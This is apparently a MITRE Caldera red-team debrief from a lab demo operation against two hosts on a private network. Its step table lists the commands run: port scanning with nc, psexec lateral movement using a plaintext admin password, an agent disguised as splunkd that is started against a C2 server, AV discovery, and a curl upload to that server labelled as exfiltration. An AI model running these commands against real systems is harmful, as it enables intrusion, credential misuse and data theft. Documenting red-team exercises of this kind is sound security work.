OPERATIONS DEBRIEF

Generated on 2025-12-21T14:56:57Z

This document covers the overall campaign analytics made up of the selected set of operations. The below sections contain general metadata about the selected operations as well as graphical views of the operations, the techniques and tactics used, and the facts discovered by the operations. The following sections include a more in depth review of each specific operation ran.

STATISTICS

An operation's planner makes up the decision making process. It contains logic for how a running operation should make decisions about which abilities to use and in what order. An objective is a collection of fact targets, called goals, which can be tied to adversaries. During the course of an operation, every time the planner is evaluated, the current objective status is evaluated in light of the current knowledge of the operation, with the operation completing should all goals be met.

Name	State	Planner	Objective	Time
Project_Demo_Run	running	atomic	default	Not finished

AGENTS


The table below displays information about the agents used. An agent's paw is the unique identifier, or paw print, of an agent. Also included are the username of the user who executed the agent, the privilege level of the agent process, and the name of the agent executable.

Paw	Host	Platform	Username	Privilege	Executable
xframo	ubuntu-srv	linux	vbubuntu	User	splunkd
itlfxp	DESKTOP-LBF7A9D	windows	NT AUTHORITY\SYSTEM	Elevated	splunkd.exe

OPERATIONS DEBRIEF


ATTACK PATH GRAPH

This graph displays the attack path of hosts compromised by Caldera. Source and target hosts are connected by the method of execution used to start the agent on the target host.




STEPS GRAPH

This is a graphical display of the agents connected to the command and control (C2), the operations run, and the steps of each operation as they relate to the agents.



TACTIC GRAPH


This graph displays the order of tactics executed by the operation. A tactic explains the general purpose or the "why" of a step.



OPERATIONS DEBRIEF


TECHNIQUE GRAPH

This graph displays the order of techniques executed by the operation. A technique explains the technical method or the "how" of a step.


Legend
operation
technique_name
File and Directory Discovery
Network Service Scanning
System Owner/User Discovery
Project_Demo_Run
Remote Services: SMB/Windows Admin Shares
Remote Services: SMB/Windows Admin Shares
Exfiltration Over C2 Channel
Account Discovery: Domain Account
Unsecured Credentials: Credentials In Files
Software Discovery: Security Software Discovery

FACT GRAPH

This graph displays the facts discovered by the operations run. Facts are attached to the operation where they were discovered. Facts are also attached to the facts that led to their discovery. For readability, only the first 15 facts discovered in an operation are included in the graph.



2	host.user.name
2	domain.user.name
6	host.file.path
3	host.ip.address

OPERATIONS DEBRIEF

TACTICS AND TECHNIQUES

Tactics	Techniques	Abilities
Credential-access	T1552.001: Unsecured Credentials: Credentials In Files	Project_Demo_Run Credential Hunting in Config Files
Discovery	T1033: System Owner/User Discovery T1083: File and Directory Discovery T1046: Network Service Scanning T1082: System Information Discovery T1518.001: Software Discovery: Security Software Discovery T1087.002: Account Discovery: Domain Account	Project_Demo_Run Identify active user Simple File Discovery Port Scan Target System Information Discovery Security Software Discovery - AV Discovery via WMI Account Discovery (all)
Exfiltration	T1041: Exfiltration Over C2 Channel	Project_Demo_Run Custom Exfiltration (Generate & Steal)
Lateral-movement	T1021.002: Remote Services: SMB/Windows Admin Shares	Project_Demo_Run Lateral Movement Attempt - Standard User Lateral Movement - Admin Compromise

STEPS IN OPERATION PROJECT_DEMO_RUN

The table below shows detailed information about the steps taken in an operation and whether the command run discovered any facts.

Time	Status	Agent	Name	Command	Facts
2025-12-21 T14:32:20Z	success	xframo	Identify active user	whoami	Yes
2025-12-21 T14:33:05Z	success	xframo	Simple File Discovery	find . -maxdepth 2 -not -path '*/.*'	Yes
2025-12-21 T14:33:45Z	success	xframo	Port Scan Target	nc -zv -w 2 10.10.0.50 445 135 5985	No
2025-12-21 T14:34:49Z	failure	xframo	Lateral Movement Attempt - Standard User	python3 psexec.py 'TECHNOVA/employee:employee@10.10.0.50' whoami	No
2025-12-21 T14:35:50Z	success	xframo	Credential Hunting in Config Files	cat /tmp/db_config.py	Yes

OPERATIONS DEBRIEF

Time	Status	Agent	Name	Command	Facts
2025-12-21 T14:37:30Z	timeout	xframo	Lateral Movement - Admin Compromise	python3 psexec.py 'TECHNOVA/admin_lab:Administrator 1209!!@10.10.0.50' "C:\Users\Public\splunkd.exe -server http://10.10.0.53:8888 -group red"	Yes
2025-12-21 T14:38:08Z	success	itlfxp	Identify active user	$env:username	Yes
2025-12-21 T14:39:02Z	success	itlfxp	System Information Discovery	systeminfo && reg query HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum	Yes
2025-12-21 T14:39:44Z	success	itlfxp	Security Software Discovery - AV Discovery via WMI	wmic.exe /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List	No
2025-12-21 T14:40:20Z	failure	itlfxp	Account Discovery (all)	net user /domain	No
2025-12-21 T14:41:26Z	success	itlfxp	Custom Exfiltration (Generate & Steal)	echo "HACKED BY RED TEAM" > C:\Users\Public\Exfil_Proof.txt && curl -F "data=@C:\Users\Public\Exfil_Proof.txt" http://10.10.0.53:8888/file/upload	No

FACTS FOUND IN OPERATION PROJECT_DEMO_RUN

The table below displays the facts found in the operation, the command run and the agent that found the fact. Every fact, by default, gets a score of 1. If a host.user.password fact is important or has a high chance of success if used, you may assign it a score of 5. When an ability uses a fact to fill in a variable, it will use those with the highest scores first. A fact with a score of 0, is blacklisted - meaning it cannot be used in an operation.

Trait	Value	Score	Source	Command Run
host.user.name	vbubuntu	1	xframo	whoami
domain.user.name	vbubuntu	1	xframo	whoami
host.file.path	/wmiexec.py	1	xframo	find . -maxdepth 2 -not -path '*/.*'
host.file.path	/psexec.py	1	xframo	find . -maxdepth 2 -not -path '*/.*'
host.file.path	/auth_pre_attack.log	1	xframo	find . -maxdepth 2 -not -path '*/.*'
host.file.path	/smbclient.py	1	xframo	find . -maxdepth 2 -not -path '*/.*'
host.file.path	/tmp/db_config.py'	1	xframo	cat /tmp/db_config.py

OPERATIONS DEBRIEF

Trait	Value	Score	Source	Command Run
host.ip.address	10.10.0.50	1	xframo, itlfxp	systeminfo && reg query HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum python3 psexec.py 'TECHNOVA/admin_lab:Administrator1209!!@10.10.0.50' "C:\Users\Public\splunkd.exe -server http://10.10.0.53:8888 -group red"
host.user.name	DESKTOP-LBF7A9D$	1	itlfxp	$env:username
domain.user.name	DESKTOP-LBF7A9D$	1	itlfxp	$env:username
host.file.path	C:\pagefile.sys	1	itlfxp	systeminfo && reg query HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum
host.ip.address	10.10.0.1	1	itlfxp	systeminfo && reg query HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum
host.ip.address	100.73.38.37	1	itlfxp	systeminfo && reg query HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum